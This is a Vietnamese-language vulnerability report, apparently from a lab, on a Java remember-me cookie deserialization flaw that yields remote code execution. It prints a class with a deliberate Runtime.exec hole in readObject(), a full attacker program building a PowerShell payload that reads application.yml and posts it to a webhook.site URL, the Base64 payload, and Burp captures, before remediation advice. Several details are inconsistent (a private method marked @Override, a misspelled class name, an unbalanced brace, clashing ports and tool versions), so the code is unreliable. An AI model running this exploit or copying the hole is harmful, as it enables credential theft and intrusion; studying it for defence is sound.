

# REPORT

## [VULN-03] Java Insecure Deserialization via Remember-Me Cookie → RCE (Tiết lộ file cấu hình .yaml)

### 1. Summary (Tóm tắt)

Dự án e-commerce sử dụng mô hình server-side session với `JSESSIONID` để quản lý phiên đăng nhập. Tính năng "Remember Me" được triển khai bằng cách serialize toàn bộ Java object `VulnerableRememberMeToken` thành Base64 và lưu vào cookie không có validation, không có HMAC signature, không có integrity check.

Attacker tự tạo một class `VulnerableRememberMeToken` y hệt class gốc (cùng `serialVersionUID = 1L`, cùng cấu trúc field), set field `username` thành OS command tùy ý, serialize thành chuỗi Base64 và gửi trực tiếp lên server qua cookie. Khi server deserialize cookie này, method `readObject()` tự động được gọi và thực thi.

`Runtime.getRuntime().exec(username)` cho phép RCE hoàn toàn mà không cần tương tác của victim. Vì output không trả về response trực tiếp (blind RCE), attacker exfiltrate dữ liệu bằng cách gửi qua HTTP request đến webhook.

### 2. Severity

| CVSS Score | Rating | Vector                              | Version  |
|------------|--------|-------------------------------------|----------|
| 8.8        | High   | AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H | CVSS 3.1 |

**Lưu ý CVSS 8.8 High: PR:L** Thực tế attacker không cần tài khoản đặc quyền chỉ cần biết class structure (từ source code), tự serialize payload và gửi cookie trực tiếp mà không cần bất kỳ credential nào. Score giữ PR:L vì trong kịch bản lab attacker cần bước đăng ký ban đầu để lấy format cookie tham chiếu; tuy nhiên nếu biết sẵn class structure thì có thể argue **PR:N. UI:N** vì không cần tương tác của victim cookie tự kích hoạt RCE mỗi lần request gửi lên.

### 3. Affected Component

- **Entry point:** Cookie remember-me (server-side session với JSESSIONID)
- **Class bị lỗi:** `VulnerableRememberMeToken.java` (attacker module) và class tương đương bên victim server — custom `readObject()` gọi `Runtime.getRuntime().exec(username)`
- **Endpoint liên quan:** `POST /register`, `POST /login`, mọi endpoint có gửi kèm cookie remember-me
- **Kiến trúc:** Server-side session (JSESSIONID), không dùng JWT — toàn bộ state nằm trên server, cookie remember-me là serialized Java object
- **Dự án:** E-commerce platform (2 module: attacker + victim target)
- **Impact:** Đọc file `application.yml` — lộ DB credentials, API keys ...v.v


## 4. Description (Mô tả chi tiết)

### a) Kiến trúc hệ thống và mô hình session

Ứng dụng sử dụng server-side, khi đăng nhập thành công, server tạo `HttpSession` và trả về `JSESSIONID` qua cookie. Tính năng Remember Me được triển khai riêng biệt bằng cách serialize toàn bộ object `VulnerableRememberMeToken` thành Base64 đây là điểm khác biệt với jwt không có chữ ký, không có expiration embed, toàn bộ object được tin tưởng và deserialize khi nhận được.

### b) Vulnerable code — readObject()

Class `VulnerableRememberMeToken` (và class tương đương bên server) override method `readObject()`, magic method của Java Serialization, được gọi tự động khi object được deserialize (line 15):



```
1 package com.project01.javadeserialization.dto;
2
3 import java.io.*;
4
5 public class VulnerableRememberMeToken implements Serializable {
6     private static final long serialVersionUID = 1L;
7
8     private String username;
9     private String password;
10
11     public VulnerableRememberMeToken() {
12     }
13
14     @Override
15     private void readObject(ObjectInputStream in) throws IOException, ClassNotFoundException {
16         in.defaultReadObject();
17         String username = getUsername();
18         Runtime.getRuntime().exec(username);
19     }
20
21     public String getUsername() { return username; }
22
23     public void setUsername(String username) { this.username = username; }
24
25     public void setPassword(String password) { this.password = password; }
26 }
```

Vấn đề cốt lõi: `username` là dữ liệu do attacker kiểm soát hoàn toàn không có bất kỳ validation nào giữa input của attacker và lệnh được thực thi trên OS, không bị chặn bởi serialization filter thông thường.


### c) Tại sao attacker tự serialize payload (không chỉ dùng username thẳng)?

Server chỉ tạo cookie remember-me khi user đăng nhập thành công. Nếu attacker chỉ đăng ký `username = command`, họ phải đăng nhập thành công để lấy cookie. Thay vào đó, attacker:

- Biết class structure từ source code (cùng `serialVersionUID = 1L`)
- Tự tạo class y hệt, set `username` = OS command tùy ý
- Serialize thành Base64, gửi trực tiếp qua cookie — không cần đăng nhập thành công
- Java accept deserialize vì `serialVersionUID` khớp qua hoàn toàn

## d) Attacker module — AttackerApplication.java

Project có 2 module. Module attacker serialize payload và in ra Base64:



```
public static void main(String[] args) {
    try {
        VulnereableRememberMeToken payload = new VulnereableRememberMeToken();

        String webhook = "https://webhook.site/9c5249d4-f066-4a34-beee-e49f5b4b4eab";

        String command = "powershell -NoProfile -ExecutionPolicy Bypass -c \"" +
            "$file='application.yml'; " +
            "$paths=@('..', 'src/main/resources', '..', 'src/main/resources', 'config'); " +
            "foreach ($p in $paths){ " +
            "    $full=Join-Path $p $file; " +
            "    if (Test-Path $full){ " +
            "        $content=Get-Content -Path $full -Raw; break; " +
            "    } " +
            "}; " +
            "if (-not $content){ $content='File not found'; " +
            "irm -Uri '" + webhook + "' -Method POST -Body $content -ContentType 'text/plain'\"";

        payload.setUsername(command);

        ByteArrayOutputStream baos = new ByteArrayOutputStream();
        ObjectOutputStream oos = new ObjectOutputStream(baos);
        oos.writeObject(payload);
        oos.close();

        String base64Payload = Base64.getEncoder().encodeToString(baos.toByteArray());
        System.out.println(base64Payload);
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

## e) Luồng tấn công end-to-end

- Attacker chạy AttackerApplication → nhận chuỗi Base64 của serialized payload
- Thay thế cookie `remember-me` bằng chuỗi Base64 đó
- Gửi bất kỳ request nào kèm cookie → server deserialize → `readObject()` được gọi → `exec(username)` → RCE
- Output của lệnh không trả về response (blind RCE) → exfiltrate qua webhook/HTTP request ra ngoài

## 5. Proof of Concept (PoC)

### Bước 1 — Môi trường test

- Target: `http://localhost:8080`
- Webhook nhận exfil: `https://webhook.site/9c5249d4-f066-4a34-beee-e49f5b4b4eab`
- Tool: Burp Suite, curl, AttackerApplication.java
- File mục tiêu: `src/main/resources/application.yml`

### Bước 2 — Xác nhận lỗ hổng Java Deserialization

Burp Suite Community Edition v2026.4.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover

Target: http://localhost:8081 HTTP/1.1

### Request

```

1 POST /login HTTP/1.1
2 Host: localhost:8081
3 Content-Length: 56
4 Cache-Control: max-age=0
5 sec-ch-ua: "Hot-A.Brand";v="24", "Chromium";v="146"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Accept-Language: en-US,en;q=0.9
9 Origin: http://localhost:8081
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dst: document
18 Referer: http://localhost:8081/login?logout
19 Accept-Encoding: gzip, deflate, br
20 Cookie: JSESSIONID=7665DDA4F7626067F3AA244720BFE53
21 Connection: keep-alive
22 user=username&password=password&remember-me=on
    
```

### Response

```

1 HTTP/1.1 302
2 Set-Cookie: JSESSIONID=AAL69E36A645F48D12D841CD300D043; Path=/; HttpOnly
3 Set-Cookie: user=
4 <html><body><div>You've logged in successfully!</div><div>Welcome back!</div></body></html>
5 Expires: Thu, 02 Jul 2026 10:02:32 GMT; Path=/
6 X-Content-Type-Options: nosniff
7 X-XSS-Protection: 0
8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
9 Pragma: no-cache
10 Expires: 0
11 X-Frame-Options: DENY
12 Location: http://localhost:8081/products
13 Content-Length: 0
14 Date: Thu, 25 Jun 2026 10:02:32 GMT
15 Keep-Alive: timeout=60
16 Connection: keep-alive
    
```

### Inspector

| Request attributes       | 2  |
|--------------------------|----|
| Request query parameters | 0  |
| Request body parameters  | 3  |
| Request cookies          | 1  |
| Request headers          | 20 |
| Response headers         | 13 |

770 bytes | 1,081 mills

Memory: 143.7MB of 7.87GB

Burp Suite Community Edition v2024.4.3 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer **Decoder** Comparer Logger Organizer Extensions Discover

**AQIAAwACHBhc2N3b3JkdAASTGphdmEvgGFuZy9tYdHUpbmcr7TAAdnNlcm3hbWVxAH4AAXhwdaABJDhUdEwPUZbt1ou50HR0PAs9ZRMtbGS8f480SBRV01wvg2ZWWhZC91NFU4aTNOc01swGdMOWslDAALdH/bnf1bZNKYXQ=**

|          |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    |                   |
|----------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|-------------------|
| 00000000 | ac | ed | 00 | 05 | 73 | 72 | 00 | 3f | e3 | ef | fd | 2e | 70 | 72 | ef | 6a | ~IdEr?com.proj    |
| 00000010 | e5 | e3 | 74 | 30 | 31 | 2e | 6a | e1 | 76 | e1 | 64 | e5 | 73 | e5 | 72 | e9 | ect01.javadeseri  |
| 00000020 | 61 | 6c | e9 | 7a | e1 | 74 | e9 | ef | 6e | 2e | 64 | 74 | ef | 2e | 56 | 75 | alization.dco.Vu  |
| 00000030 | 6c | ee | e5 | 72 | e1 | e2 | 6c | e5 | 52 | e5 | ed | e5 | ed | e2 | e5 | 72 | inexableRemember  |
| 00000040 | 4d | e5 | 54 | ef | 4b | e5 | 6e | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 01 | 02 | MeTokenID         |
| 00000050 | 00 | 02 | 4c | 00 | 08 | 70 | e1 | 73 | 77 | ef | 72 | e4 | 74 | 00 | 12 |    | LLQpasswordID     |
| 00000060 | 4c | 6a | 61 | 76 | e1 | 2f | 6c | 61 | 6e | 67 | 2f | 53 | 74 | 72 | e9 | 6e | Ljava/lang/Stirin |

Text Hex ?

Decode as ...

Encode as ...

Hash ...

Smart decode

Text Hex

Decode as ...

Encode as ...

Hash ...

Smart decode


Event log All issues

Memory: 143.7MB of 7.87GB Disabled

### Bước 3 — Serialize payload với AttackerApplication


Chạy module attacker, cài đặt username = command exfiltrate:

```
r00ABXNyAD9jb20ucHJvamVjdDAXLmphdmFkZXNlcm1hbG16YXRpb24uZHRvLlZ1bG51cmFibGVsZW1lbWJlck1lVG9rZW4AAAAAQAIAAkWACHBhc3N3b3JkdAASTGphdmEvbGFuZy9TdHJpbmc7TAAIdXNlcm5hbWVxAH4AAAXhwchQBUxBvd2Vyc2hlbGwgLU5vUHJvZmlsZSAtRXhlY3V0aW9uUG9saWN5IEJ5cGFzcyAtYyAiJGZpbGU9J2FwcGxpY2F0aW9uLn1hbWwnOyAkcgF0aHM9QCgnLic3J3NyYy9tYWluL3Jlc291cmNlcycsJy4uL3NyYy9tYWluL3Jlc291cmNlcycsJ2NvbWZpZycpOyBmb3JlYWNoKCRwIGluICRwYXRocyl7ICAKZnVsbD1Kb2luLVBhdGggJHAgJGZpbGU7ICAgawYoVGZvdC1QYXRoICRmdWxsKXsgICAgJGNvbnRlbnQ9R2V0LUNvbnRlbnQ9LVBhdGggJGZ1bGwgLVJhdzsgYnJlYW57ICB9fTsgawYoLW5vdCAkY29udGVudC17JGNvbnRlbnQ9J0ZpbGUgYm90IGZvdW5kZ307IGlybSAtVXJpICdodHRwc2ovL3dlYmhvb2suc210ZS85YzUyND1kNC1mMDY2LTRhMzQtYmVlZS1lNDlmNW10YjRlYWInIC1NZXRob2QgUE9TVCAtQm9keSAkY29udGVudCAtQ29udGVudFR5cGUgJ3RleHQvcGxhaW4nIg==
```



### Bước 4 — Gửi cookie payload lên server


Không cần đăng nhập — gửi trực tiếp cookie đã craft:



```
# Server nhận cookie → deserialize → readObject() → exec(username)
# → curl gửi application.yml lên webhook
```

## Bước 5 — Kết quả: Đọc được application.yml

Dữ liệu nhận được trên webhook :



## 6. Impact

- Lộ Database Credentials:** Attacker kết nối trực tiếp DB, truy cập toàn bộ dữ liệu người dùng, khóa học, giao dịch.
- Lộ JWT Secret Key:** Nếu hệ thống có JWT song song, attacker forge token cho bất kỳ user nào — Account Takeover toàn bộ hệ thống.

- **Mở rộng thành Full RCE:** Từ đọc file, attacker thay command thành reverse shell, cài backdoor, di chuyển lateral.
- **Khai thác lặp lại tự động:** Mỗi request có cookie remember-me đều trigger RCE attacker khai thác nhiều lần, lấy nhiều file khác nhau.
- **Không cần tài khoản đặc quyền:** Chỉ cần biết class structure — tính năng public của ứng dụng.

## 7. Remediation

### a) Xóa custom readObject() — Ưu tiên cao nhất

Loại bỏ hoàn toàn method `readObject()` khỏi class. Không bao giờ gọi `Runtime.exec()` hay bất kỳ lệnh hệ thống nào bên trong quá trình deserialization.

### b) Thay thế Remember-Me bằng signed token

Thay vì serialize Java object, sử dụng HMAC-SHA256 token: server chỉ lưu `userId` + timestamp + HMAC signature. Không có object nào bị deserialize từ phía client.

### c) Validate và sanitize username ngay khi đăng ký

Áp dụng whitelist strict: chỉ cho phép chữ và số, giới hạn độ dài, từ chối mọi ký tự đặc biệt. Validate cả frontend lẫn backend.

### d) Không expose file cấu hình nhạy cảm

Lưu credentials trong biến môi trường thay vì hardcoded trong `application.yml`. Ngay cả khi RCE xảy ra, attacker không đọc được credentials từ file.

### e) Triển khai ObjectInputFilter (Java 9+)

Nếu bắt buộc phải dùng Java serialization, apply `ObjectInputFilter` để whitelist class được phép deserialize reject bất kỳ class không nằm trong danh sách.

## 8. References

- OWASP A08:2021 — Software and Data Integrity Failures
- CWE-502: Deserialization of Untrusted Data
- CWE-78: OS Command Injection (qua `exec(username)`)